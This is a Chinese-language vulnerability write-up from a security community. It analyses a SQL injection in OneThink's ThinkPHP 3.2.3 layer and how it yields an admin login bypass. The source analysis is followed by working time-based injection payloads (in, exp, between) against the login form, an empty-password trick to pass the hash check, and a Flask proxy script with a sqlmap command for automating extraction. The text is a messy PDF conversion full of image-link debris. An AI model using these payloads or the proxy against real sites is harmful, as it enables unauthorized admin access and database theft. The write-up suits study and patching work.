

OneThink前台注入分析

“ 先知社区，先知安全技术社区

OneThink 前台注入进后台分析

我是某次授权的渗透过程中，遇到了 OneThink，那么经过一番审计和尝试，最终实现了 `OneThink < 1.1.141212` 时的任意进后台，之前没有系统审计过 tp3 系列的注入问题，所以这里也是简单回顾一下对对 onethink 的前台注入问题审计的过程，各位大佬轻喷~

以 `OneThink 1.0.131218` 为例，本地搭建起 `one.think`





(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596110144288-a4928d01-1748-4618-bf7e-3420bf3ecd84.png#align=left&display=inline&height=701&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=701&originWidth=999&size=68669&status=done&style=none&width=999>)

打开源码文件夹，好家伙，踏破铁鞋无觅处，得来全不费工夫——thinkphp3.2.3 的框架，那岂不是，



(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596092731031-7553d02b-9bbf-4025-87ec-1a2eaa407096.png#align=left&display=inline&height=231&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=357&originWidth=1152&size=430888&status=done&style=none&width=746>)

咱们一起回顾下它 sql 注入时参数的传递过程

```
# \OneThink\ThinkPHP\Library\Think\Model.class.php #1576L
public function where($where,$parse=null){//$where=array("username"=>"xxx")
    ...
    if(isset($this->options['where'])){
        $this->options['where'] = array_merge($this->options['where'],$where);//从左到右, 合并
数组到options中
    }else{
        $this->options['where'] = $where;
    }
    return $this;
}
```

上边简单进行了数组合并, 再跟进 `find()` , 将 `$option` 变量传入 `$this->db` 对象的 `select` 函数,

```
# \OneThink\ThinkPHP\Library\Think\Model.class.php #624L
public function find($options=array()) {
    ...
    $resultSet = $this->db->select($options);
    ...
}
```

进入 `select` 函数, 关注到它的里面使用到了 `buildSelectSql` 方法



```
768 * @param array $options 表达式
769 * @return mixed
770 */
771 public function select($options=array()) {
772     $this->model = $options['model'];
773     $sql = $this->buildSelectSql($options); //构建sql语句
774     $result = $this->query($sql, $this->parseBind(!empty($options['bind']) ? $options['bind']:array()));
775     return $result;
```

([https://cdn.nlark.com/yuque/0/2020/png/166008/1596094083020-48ff9d94-c4fd-40ad-a877-](https://cdn.nlark.com/yuque/0/2020/png/166008/1596094083020-48ff9d94-c4fd-40ad-a877-46ac46190e99.png#align=left&display=inline&height=274&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=274&originWidth=1079&size=64422&status=done&style=none&width=1079)

[46ac46190e99.png#align=left&display=inline&height=274&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=274&originWidth=1079&size=64422&status=done&style=none&width=1079](https://cdn.nlark.com/yuque/0/2020/png/166008/1596094083020-48ff9d94-c4fd-40ad-a877-46ac46190e99.png#align=left&display=inline&height=274&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=274&originWidth=1079&size=64422&status=done&style=none&width=1079))

`$options` 变量的学问就在其中,

```
# \OneThink\ThinkPHP\Library\Think\Db.class.php # 804L
...
protected $selectSql = 'SELECT%DISTINCT% %FIELD% FROM %TABLE%%JOIN%%WHERE%%GROUP%%HAVING%%ORDER%%LIMIT% %UNION%%COMMENT%';
...
public function buildSelectSql($options=array()) {
    if(isset($options['page'])) {
        // 根据页数计算Limit
        ...
        $sql = $this->parseSql($this->selectSql,$options);/*关键*/
        ...
    }
}
```

这个 `parseSql` 里面, 起到注入作用, 最重要的就是 `parseWhere` 方法

```

812  /**
813   * 替换SQL语句中表达式
814   * @access public
815   * @param array $options 表达式
816   * @return string
817   */
818  public function parseSql($sql,$options=array()){
819      $sql = str_replace(
820          array('%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%', '%ORDER%', '%LIMIT%', '%UNION%', '%COMMENT%'),
821          array(
822              $this->parseTable($options['table']),
823              $this->parseDistinct(isset($options['distinct'])?$options['distinct']:false),
824              $this->parseField(!empty($options['field'])?$options['field']:'*'),
825              $this->parseJoin(!empty($options['join'])?$options['join']:'),
826              $this->parseWhere(!empty($options['where'])?$options['where']:'),
827              $this->parseGroup(!empty($options['group'])?$options['group']:')

```

([https://cdn.nlark.com/yuque/0/2020/png/166008/1596094355028-afccf931-a775-4aeb-8ec1-](https://cdn.nlark.com/yuque/0/2020/png/166008/1596094355028-afccf931-a775-4aeb-8ec1-2d77f653b178.png#align=left&display=inline&height=518&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=518&originWidth=1107&size=132119&status=done&style=none&width=1107)

[2d77f653b178.png#align=left&display=inline&height=518&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=518&originWidth=1107&size=132119&status=done&style=none&width=1107](https://cdn.nlark.com/yuque/0/2020/png/166008/1596094355028-afccf931-a775-4aeb-8ec1-2d77f653b178.png#align=left&display=inline&height=518&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=518&originWidth=1107&size=132119&status=done&style=none&width=1107)) 跟进 `parseWhere` 方法, 425 行将 `$where` 拆成 `$`key` 和 `$`val`, 在后面几个地方传入 `parseWhereItem()`,

```

425         foreach ($where as $key=>$val){
426             $whereStr .= '(';
427             if(is_numeric($key)){
428                 $key = '_complex';
429             }
430             // 多条件支持
431             $multi = is_array($val) && isset($val['_multi']);
432             $key = trim($key);
433             if(strpos($key, '|')) { // 支持 name|title|nickname 方式定义查询字段
434                 $array = explode('|', $key);
435                 $str = array();
436                 foreach ($array as $m=>$k){
437                     $v = $multi?$val[$m]:$val;
438                     $str[] = '($this->parseWhereItem($this->parseKey($k), $v).)';
439                 }
440                 $whereStr .= implode(' OR ', $str);
441             }elseif(strpos($key, '&')){
442                 $array = explode('&', $key);
443                 $str = array();
444                 foreach ($array as $m=>$k){
445                     $v = $multi?$val[$m]:$val;
446                     $str[] = '($this->parseWhereItem($this->parseKey($k), $v).)';
447                 }
448                 $whereStr .= implode(' AND ', $str);
449             }else{
450                 $whereStr .= $this->parseWhereItem($this->parseKey($key), $val);
451             }
452         }
453         $whereStr .= ')'.$operate;
454     }
455 }

```

(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596094644167-43cdd1c5-3d2c-4159-9aeb-41c1f94f5fbe.png#align=left&display=inline&height=521&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=521&originWidth=1114&size=90221&status=done&style=none&width=1114>) parseKey 是一个取值方法，没实际意义

```


319     /**
320     * 字段名分析
321     * @access protected
322     * @param string $key
323     * @return string
324     */
325     protected function parseKey(&$key) {
326         return $key;
327     }
328

```

(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596095228608-bd8ede9f-f832-4cd4-8299->

[79f598d4a291.png#align=left&display=inline&height=120&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=204&originWidth=552&size=10343&status=done&style=none&width=326](https://cdn.nlark.com/yuque/0/2020/png/166008/1596095228608-bd8ede9f-f832-4cd4-8299-79f598d4a291.png#align=left&display=inline&height=120&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=204&originWidth=552&size=10343&status=done&style=none&width=326))

下面就是注入发生的地方了，好好分析一下这个 `parseWhereItem()` 函数



```

484     $whereStr .= '('.implode(' '.$likeLogic.' ', $like).')';
485 }
486 }else{
487     $whereStr .= $key.' '.$this->comparison(strtolower($val[0])). ' '.$this->
        parseValue($val[1]);
488 }
489 }elseif('exp'==strtolower($val[0])){ // 使用表达式
490     $whereStr .= ' ('.$key.' '.$val[1].') ';
491 }elseif(preg_match('/IN/i', $val[0])){ // IN 运算
492     if(isset($val[2]) && 'exp'==strtolower($val[2])) {
493         $whereStr .= $key.' '.$strtoupper($val[0]). ' '.$val[1];
494     }else{
495         if(is_string($val[1])) {
496             $val[1] = explode(',', $val[1]);
497         }
498         $zone = implode(',', $this->parseValue($val[1]));
499         $whereStr .= $key.' '.$strtoupper($val[0]). ' ('.$zone.')';
500     }
501 }elseif(preg_match('/BETWEEN/i', $val[0])){ // BETWEEN运算
502     $data = is_string($val[1])? explode(',', $val[1]): $val[1];
503     $whereStr .= ' ('.$key.' '.$strtoupper($val[0]). ' '.$this->parseValue($data[0]).
        AND '.$this->parseValue($data[1]).')';
534 return $whereStr;
535 }
536

```

拼接操作

(https://cdn.nlark.com/yuque/0/2020/png/166008/1596094888962-f08f1e3e-11dc-4f5c-a5ec-4337263f27fe.png#align=left&display=inline&height=525&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=525&originWidth=1120&size=102629&status=done&style=none&width=1120)

首先, `$val` 来源于上面的 `$where` 变量, 是咱们可控的;

其次, 这里正则判断有大问题, 没有使用 `^` `$` 来定界, 导致 `xxINxx` 这种形式也能通过判断, `val[0]` 在 `IN` 后面实际可构造出任意内容, 后续进行了拼接, 导致 sql 注入。


```
# \OneThink\ThinkPHP\Library\Think\Db.class.php #469L
protected function parseWhereItem($key,$val) {
    $whereStr = '';
    elseif(preg_match('/IN/i',$val[0])){ // IN 运算
        if(isset($val[2]) && 'exp'==$val[2]) {
            $whereStr .= $key.' '.strtoupper($val[0]).' '.$val[1];
        }else{
            if(is_string($val[1])) {
                $val[1] = explode(',',$val[1]);
            }
            $zone = implode(',',$this->parseValue($val[1]));
            $whereStr .= $key.' '.strtoupper($val[0]).' ('.$zone.')';
        }
    }elseif(preg_match('/BETWEEN/i',$val[0])){ // BETWEEN运算
        $data = is_string($val[1])? explode(',',$val[1]):$val[1];
        $whereStr .= ' ('.$key.' '.strtoupper($val[0]).' '.$this->parseValue($data[0]).' AND '.$this->parseValue($data[1]).' )';
    }
}
```

那么确定存在注入问题, 这里咱们看看前台登录地址处, 具体怎么注入

注入分析

payload1-in 注入

```
username[]=in ('')) and (select 1 from (select sleep(4))x)---&password=2&verify=0x401
```



(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596097659418-e360cd21-5623-40ba-b980->


[edc74a3e0ede.png#align=left&display=inline&height=185&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=185&originWidth=1362&size=14085&status=done&style=none&width=1362\)](#)

实际执行 SQL 语句

```
SELECT * FROM `onethink_ucenter_member` WHERE ( `username`  
IN ('')) AND (SELECT 1 FROM (SELECT SLEEP(4))X) -- - ( ) ) LIMIT 1
```

payload2-exp 注入

```
username[0]=exp&username[1]=>(select 1 from (select sleep(3))x)&password=2&verify=0x401
```



(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596098434231-9f2d65b6-4138->

(https://cdn.nlark.com/yuque/0/2020/png/166008/1596098409787-cf77646c-a34e-4be3-989b-


3c859f4b37ad.png#align=left&display=inline&height=167&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=167&originWidth=1366
&size=14707&status=done&style=none&width=1366)

实际执行 SQL 语句

```
SELECT * FROM `onethink_ucenter_member` WHERE ( (`username`  
> (select 1 from (select sleep(3))x)) )
```

payload3-between 注入

```
username[0]=BETWEEN 1 and ( select 1 from (select sleep(2))x)))---&username[1]=&password=2&verify=0  
x401
```



(https://cdn.nlark.com/yuque/0/2020/png/166008/1596098409787-cf77646c-a34e-4ec8-a7ea-

89031b35c51d.png#align=left&display=inline&height=177&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=177&originWidth=1366
&size=15520&status=done&style=none&width=1366)

```
SELECT * FROM `onethink_ucenter_member` WHERE ( (`username`
```

```
BETWEEN 1 AND ( SELECT 1 FROM (SELECT SLEEP(2))X)))-- - '' AND null ) ) LIMIT 1
```

ok, 现在有了注入, 我们就能使用联合查询, 来绕过后台用户登录, 实现 "万能密码" 的效果。
但在这之前, 还需要分析完整的登录逻辑。

登录逻辑分析

使用 FileMonitor (<https://github.com/TheKingOfDuck/FileMonitor>) 工具, 得到后台登录处的 SQL 语句

```
SELECT * FROM `onethink_ucenter_member` WHERE ( `username` = '1' ) LIMIT 1
```

而数据表 `onethink_ucenter_member` 的结构如下图, 有 11 列, 那么联合注入就需要构造 11 个数 `union select 1,2,3,4,...,11`



id	username	password	email	mobile	reg_time	reg_ip	last_login_time	last_login_ip	update_time	status
1	admin									1

([https://cdn.nlark.com/yuque/0/2020/png/166008/1596097310702-3e23edd4-f829-4d80-b3bd-](https://cdn.nlark.com/yuque/0/2020/png/166008/1596097310702-3e23edd4-f829-4d80-b3bd-22b121eca6b4.png#align=left&display=inline&height=99&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=99&originWidth=1047&size=31309&status=done&style=none&width=1047)

[22b121eca6b4.png#align=left&display=inline&height=99&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=99&originWidth=1047&size=31309&status=done&style=none&width=1047](https://cdn.nlark.com/yuque/0/2020/png/166008/1596097310702-3e23edd4-f829-4d80-b3bd-22b121eca6b4.png#align=left&display=inline&height=99&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=99&originWidth=1047&size=31309&status=done&style=none&width=1047))

接着发现登录处的链接为 `http://one.think/index.php?s=/admin/public/login.html`

(<http://one.think/index.php?s=/admin/public/login.html>), 跟入源码

```
19  /**
20   * 后台用户登录
21   * @author 麦当苗儿 <zuojiazi@vip.qq.com>
22   */
23   public function login($username = null, $password = null, $verify = null){
24       if(IS_POST){
25           /* 检测验证码 TODO: */
26           if(!check_verify($verify)){
27               $this->error('验证码输入错误！');
28           }
29       }
30       /* 调用UC登录接口登录 */
31       $User = new UserApi;
32       $uid = $User->login($username, $password);
33       if(0 < $uid){ //UC登录成功
34           /* 登录用户 */
35           $Member = D('Member');
36           if($Member->login($uid)){ //登录用户
37               //TODO:跳转到登录前页面
38               $this->success('登录成功！', U('Index/index'));
39           } else {
40               $this->error($Member->getError());
41           }
42       }
```

(https://cdn.nlark.com/yuque/0/2020/png/166008/1596096627619-478a3b9b-5df4-43d4-a1b9-c8eaa639f1ea.png#align=left&display=inline&height=507&margin=%5BObject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=507&originWidth=1112&size=58809&status=done&style=none&width=1112)

```
# OneThink\Application\Admin\Controller\PublicController.class.php : 31L
public function login($username = null, $password = null, $verify = null){
```

```
...
    $User = new UserApi;
        $uid = $User->login($username, $password);
...

```

跟进 `UcenterMemberModel` 类，进入 `login` 函数

```
# /OneThink/Application/User/Api/UserApi.class.php #42L
...
protected function _init(){
    $this->model = new UcenterMemberModel();    // 初始化
}

...
public function login($username, $password, $type = 1){
    return $this->model->login($username, $password, $type);
}

```

继续跟进，发现登录的关键逻辑

```
# /OneThink/Application/User/Model/UcenterMemberModel.class.php #148L
/* 获取用户数据 */
public function login($username, $password, $type = 1){
    $map = array();
    switch ($type) {
        case 1:
            $map['username'] = $username; // 【给map数组赋值】
            break;
    }
    ...
    /* 获取用户数据 */
    $user = $this->where($map)->find(); // 【1 用户名验证】
    if (is_array($user) && $user['status']) {

```

```

if(!is_array($user) || $user['status'] < 0)
    /* 验证用户密码 */
    if(think_ucenter_md5($password, UC_AUTH_KEY) === $user['password']){【2 密码验证】
        $this->updateLogin($user['id']); //更新用户登录信息
        return $user['id']; //登录成功, 返回用户ID
    } else {
        return -2; //密码错误
    }
} else {
    return -1; //用户不存在或被禁用
}

```

整理知道：一个用户要成功登录，得过两道坎：


- 用户名验证。即要通过 `$username` 的验证，并使得查询出的 `$user['status']` 大于零，所以关注 `$user = $this->where($map)->find()` 这一条，跟进 `where()` 方法，追到 `\ThinkPHP` 文件夹下了，这是注入点。
- 密码验证。即还要使得 `think_ucenter_md5($password, UC_AUTH_KEY)` 等于查询出的 `$user['password']`，`$password` 其实就是咱们登陆时输入的密码，我们跟进 `think_ucenter_md5`

```

# \OneThink\Application\User\Common\common.php #15L
function think_ucenter_md5($str, $key = 'ThinkUCenter'){
    return '' === $str ? '' : md5(sha1($str) . $key);
}

```

得出结论：如果输入值为空值，那么加密函数返回的结果也为空值——舒服了，根本不必用到 hash 计算嘛！所以密码验证这一步也搞定了，只需要让 POST 上去的密码为空即可！





(https://cdn.nlark.com/yuque/0/2020/png/166008/1596099037780-24dfd9fa-85f4-48d7-aa70-

b6a2f379ba2b.png#align=left&display=inline&height=530&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=530&originWidth=1362&size=85775&status=done&style=none&width=1362)



(https://cdn.nlark.com/yuque/0/2020/png/166008/1596099275343-152ee256-330a-46c6-bbe1-

ba92a7c798cb.png#align=left&display=inline&height=52&margin=%5Bobject%20Object%5D&name=%E5%9B%BE%E7%89%87.png&originHeight=52&originWidth=1357&size=14600&status=done&style=none&width=1357)

网络不是不法之地。虽然已经可以进后台了，但依然不知道管理员的账号密码，有一些登录界面没有验证码，所以这里再提供一种对接 SQLMAP 的思路（非改 tamper），供大家参考

对接 sqlmap: Flask 参数转发

首先注入点位置如下图 inejct.png

(https://cdn.nlark.com/yuque/0/2020/png/166008/1596112512100-0a1dce03-e09b-4594-8a65-

2b7e31302c98.png#align=left&display=inline&height=411&margin=%5Bobject

%20Object%5D&name=inejct.png&originHeight=411&originWidth=1362&size=71679&status=done&style=none&width=1362)

```
# encoding: utf-8
# sqli-reverse-flask.py
from flask import Flask,request,jsonify
import requests

def remote_login(payload):
    ...
    对服务器发起访问请求
    ...

    burp0_url = "http://one.think:80/index.php?s=/admin/public/login.html"
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; ) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/83.0.4086.0 Safari/537.36", "Accept": "application/json, text/javascript, */*; q=0.0
    1", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encodi
    ng": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8", "X-Request
    ed-With": "XMLHttpRequest"}

    # )) or 1=1 -- -
    pay = ") =' {} ')-- -".format(payload) # )={payload} ) 1 = 1
    print(pay)
    burp0_data = {"act": "verify", "username[0]": 'exp', "username[1]": pay, "password": "", "verif
    y": ""}

    resp = requests.post(burp0_url, headers=burp0_headers, data=burp0_data, verify=False)

    return resp.text
```




```

app = Flask(__name__)
@app.route('/')
def login():
    payload = request.args.get("id")
    print(payload)
    response = remote_login(payload)
    return response

if __name__ == '__main__':
    app.run()

```

那么经过这个转发脚本，原本复杂的参数被简化，你只需要在本地对 `http://127.0.0.1:5000/?id=1` 跑 sqlmap 即可。原理上其实与写 tamper 脚本相同，都是让 sqlmap 能够识别出“简化过的”注入参数。



(<https://cdn.nlark.com/yuque/0/2020/png/166008/1596113258980-6eaa4fc8-17a6-48a1-952c-e088636cf31e.png>)

```
python sqlmap.py -u http://127.0.0.1:5000/?id=1 --tech=B --dbms=mysql --batch
```

- ThinkPHP3.2.3 框架实现安全数据库操作分析 (<https://xz.aliyun.com/t/79>)
- ThinkPHP3.2 框架 sql 注入漏洞分析 (2018-08-23)_Fly_鹏程万里 - CSDN 博客
_thinkphp3.2.3 漏洞 (https://blog.csdn.net/Fly_hps/article/details/84954205)
- Thinkphp 框架输出 sql 语句
([https://blog.csdn.net/weixin_41031687/article/details/82773649?
utm_medium=distribute.pc_relevant_t0.none-task-blog-
BlogCommendFromMachineLearnPai2-1.edu_weight&depth_1-
utm_source=distribute.pc_relevant_t0.none-task-blog-
BlogCommendFromMachineLearnPai2-1.edu_weight](https://blog.csdn.net/weixin_41031687/article/details/82773649?utm_medium=distribute.pc_relevant_t0.none-task-blog-BlogCommendFromMachineLearnPai2-1.edu_weight&depth_1-utm_source=distribute.pc_relevant_t0.none-task-blog-BlogCommendFromMachineLearnPai2-1.edu_weight))
- http://documeeent.thinkphp.cn/manual_3_2.html#log
(http://document.thinkphp.cn/manual_3_2.html#log)